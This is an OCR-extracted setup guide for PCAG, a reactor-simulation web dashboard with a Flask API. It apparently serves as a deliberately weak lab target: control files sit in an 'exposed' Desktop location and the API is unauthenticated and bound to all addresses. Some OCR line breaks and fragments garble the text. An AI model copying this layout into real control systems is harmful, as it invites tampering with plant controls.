
In order to set up the PCAG environment you will need access to the https://github.com/JaredBen28/PCAG repository and an Ubuntu 22.04.2 VM.


Verify apache installation

Once in the machine which you are going to use for the installation go to `cd /var/www/html`. There should be one index.html file.




```
ubuntu@ubuntu-20:/var/www/html$ ls
index.html
```

The run `ip a` to get the external ip address



```
ubuntu@ubuntu-20:/var/www/html$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defau
lt qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group d
efault qlen 1000
    link/ether 00:50:56:bb:af:47 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 13.13.9.111/16 brd 13.13.255.255 scope global dynamic noprefixroute en
s160
       valid_lft 4192sec preferred_lft 4192sec
    inet6 fe80::36f5:8f04:a4df:5fb7/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Go to the ip address and you should see a webpage looking like this



Apache2 Ubuntu Default Page

It works!


This is the default welcome page used to test the correct operation of the Apache2 server afte
installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the

If you see this you are ready to begin the full setup process!!


Website Creation

In any directory on the machine, I have found it useful to do it in /var/www/html clone the PCAG repository. `sudo git clone https://github.com/JaredBen28/PCAG.git`

If you are going this in the /var/www/html directory you will need to use sudo




```
ubuntu@ubuntu-20:/var/www/html$ sudo git clone https://github.com/JaredBen28/PC
AG.git
Cloning into 'PCAG'...
remote: Enumerating objects: 296, done.
remote: Counting objects: 100% (72/72), done.
remote: Compressing objects: 100% (49/49), done.
remote: Total 296 (delta 31), reused 56 (delta 17), pack-reused 224
Receiving objects: 100% (296/296), 1.12 MiB | 1.43 MiB/s, done.
Resolving deltas: 100% (136/136), done.
```



```
ubuntu@ubuntu-20:/var/www/html$ ls
index.html   PCAG
```

Now we can remove the old index.html file using `sudo rm index.html`. Then cd into the PCAG directory




```
ubuntu@ubuntu-20:/var/www/html/PCAG$ ls
controlFiles    img.js      jsPackages  pwr.jpeg  readme.html  sample.csv
graphical.html  index.html  main.js     python    README.md    style.css
```

In this folder we will see a couple of things.


1. jsPackages directory are normally and min js packages that the webpage needs to function
2. controlFiles directory holds the txt files that control the simulation, these will be moved to their final location later on in the installation process
3. python directory holds the simulation Mychal created, my modifications to it, the api, and package requirements
4. Other files are the html, css, and js files used to run the webpage as well as the sample.csv file that the model creates and api reads from

Now go ahead and move everything to the /var/www/html directory



```
ubuntu@ubuntu-20:/var/www/html/PCAG$ sudo mv * ../
ubuntu@ubuntu-20:/var/www/html/PCAG$ ls ../
controlFiles    index.html  PCAG      readme.html  style.css
graphical.html  jsPackages  pwr.jpeg  README.md
img.js          main.js     python    sample.csv
```

Now if you go to the ip address found before you should see something like this!




Simulation is Inactive

Power Control Value is at:

It should be noted at this time, nothing will be operational due to the api not being up

Python


For this installation we have two python files that will need to be run, the simulation and api. Before running either we need to install the needed files



```
ubuntu@ubuntu-20:/var/www/html$ pip3 install -r ./python/requirements.txt
```


```
pip3 install -r ./python/requirements.txt
```

Once finished:




```
Installing collected packages: numpy, tzdata, python-dateutil, pytz, pandas, si
mpy, click, itsdangerous, MarkupSafe, Jinja2, Werkzeug, importlib-metadata, Fla
sk, flask-cors
Successfully installed Flask-2.2.3 Jinja2-3.1.2 MarkupSafe-2.1.2 Werkzeug-2.2.3
 click-8.1.3 flask-cors-3.0.10 importlib-metadata-6.6.0 itsdangerous-2.1.2 nump
y-1.24.3 pandas-2.0.0 python-dateutil-2.8.2 pytz-2023.3 simpy-4.0.1 tzdata-2023
.3
```

To verify the installation run both files, they will need fully work due to the control file location but they should get back the import statements



```
ubuntu@ubuntu-20:/var/www/html$ python3 ./python/api.py
 * Serving Flask app 'api'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a
. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
```


and



```
ubuntu@ubuntu-20:/var/www/html$ python3 ./python/useableSimulation.py
Traceback (most recent call last):
  File "./python/useableSimulation.py", line 378, in <module>
    env.run(until=proc)
  File "/home/ubuntu/.local/lib/python3.8/site-packages/simpy/core.py", line 25
4, in run
    self.step()
  File "/home/ubuntu/.local/lib/python3.8/site-packages/simpy/rt.py", line 92,
in step
    Environment.step(self)
  File "/home/ubuntu/.local/lib/python3.8/site-packages/simpy/core.py", line 19
8, in step
    callback(event)
  File "/home/ubuntu/.local/lib/python3.8/site-packages/simpy/core.py", line 85
, in callback
    raise event._value
  File "./python/useableSimulation.py", line 159, in reactor_core
    c1 = open("/home/ubuntu/Desktop/coolantPump.txt", "r")
FileNotFoundError: [Errno 2] No such file or directory: '/home/ubuntu/Desktop/c
oolantPump.txt'
```


Simulation

Now that the correct packages have been installed go ahead the change the owner of the sample.csv file and all of the controlFiles to be under ubuntu




```
$ sudo chown ubuntu sample.csv
$ sudo chown ubuntu ./controlFiles/*
```

Now we are going to move the control files to their “exposed” location in the ubuntu user’s desktop




```
ubuntu@ubuntu-20:/var/www/html$ sudo mv ./controlFiles/* /home/ubuntu/Desktop/
ubuntu@ubuntu-20:/var/www/html$ ls -latr /home/ubuntu/Desktop/
total 32
drwxr-xr-x 16 ubuntu ubuntu 4096 Apr 22 20:05 ..
-rw-r--r--  1 ubuntu root      5 Apr 22 20:09 TavgController.txt
-rw-r--r--  1 ubuntu root      3 Apr 22 20:09 steamDemand.txt
-rw-r--r--  1 ubuntu root      2 Apr 22 20:09 powerControl.txt
-rw-r--r--  1 ubuntu root      3 Apr 22 20:09 feedwaterPump.txt
-rw-r--r--  1 ubuntu root      4 Apr 22 20:09 coolantPump.txt
-rw-r--r--  1 ubuntu root      1 Apr 22 20:09 controlRod.txt
drwxr-xr-x  2 ubuntu ubuntu 4096 Apr 22 20:24 .
```

Now go into the usableSimulation.py file and verify the control file paths



```
def reactor_core(env, interval):

    while True:
        global xCurrent
        c1 = open("/home/ubuntu/Desktop/coolantPump.txt", "r")
        coolantPump = float(c1.read())

        c2 = open("/home/ubuntu/Desktop/steamDemand.txt", "r")
        steamDemand = float(c2.read())

        c3 = open("/home/ubuntu/Desktop/feedwaterPump.txt", "r")
        feedwaterPump = float(c3.read())

        c4 = open("/home/ubuntu/Desktop/TavgController.txt","r")
        Tavgo = float(c4.read())

        c5 = open("/home/ubuntu/Desktop/ControlRod.txt","r")
        ControlRodPosition = float(c5.read())
```

Now the simulation should be working correctly, verify it with python




```
ubuntu@ubuntu-20:/var/www/html$ python ./python/useableSimulation.py
```

Open a new terminal tab and run cat sample.csv a few times to make sure the files are changing

Congratulations now the simulation is working

API


Go ahead and open up the api.py file so we can check a few things



```
 GNU nano 4.8                    ./python/api.py
11 @app.route("/", methods=['GET'])
12 @cross_origin()
13 def get():
14      file = open("sample.csv", "r")
15      data = list(csv.reader(file, delimiter=","))
16      file.close()
17      if data == []: return 400
18      return jsonify(data)
19
20 @app.route("/control", methods=['GET'])
21 @cross_origin()
22 def getControlPower():
23      file = open("/home/ubuntu/Desktop/steamDemand.txt", "r")
24      data = file.read()
25      file.close()
26      return jsonify(data)
27
28 # Switch on VM for external access
29 if __name__ == '__main__':
30     app.run(debug=True)
31     # app.run(host='0.0.0.0', port=5000)
32
```


1. Change the file path on line 14 to be the path for the sample.csv file
2. Change the file path on line 23 to be the path for the steamDemand.txt file
3. Comment out line 30
4. Uncomment line 31

Now run the api using python ./python/api.py



```
ubuntu@ubuntu-20:/var/www/html$ python ./python/api.py
 * Serving Flask app 'api'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment
. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:5000
 * Running on http://13.13.9.111:5000
Press CTRL+C to quit
127.0.0.1 - - [22/Apr/2023 20:38:38] "GET /control HTTP/1.1" 200 -
127.0.0.1 - - [22/Apr/2023 20:38:38] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [22/Apr/2023 20:38:39] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [22/Apr/2023 20:38:40] "GET /control HTTP/1.1" 200 -
127.0.0.1 - - [22/Apr/2023 20:38:40] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [22/Apr/2023 20:38:41] "GET / HTTP/1.1" 200 -
```

Going back to the webpage it should look like this



Simulation is Active

Steam Demand is 600


If it does not make sure all of the file paths are correct and that the simulation is running and that you are using the useableSimulation.py file

The turbine Power Output dial should stabilize at the edge of the green zone with the default control values

- feedwater - 540
- coolant pump - 8333
- steam demand - 540
- tavg - 547
- control rods - 0


JS changes

Before the webpage will work on external clients you will need to change the ip for the api called in the main.js file
Open the main.js file and change line 27 from



```
26 // Change to api ip addr
27 const ip = "http://127.0.0.1:5000/"
```

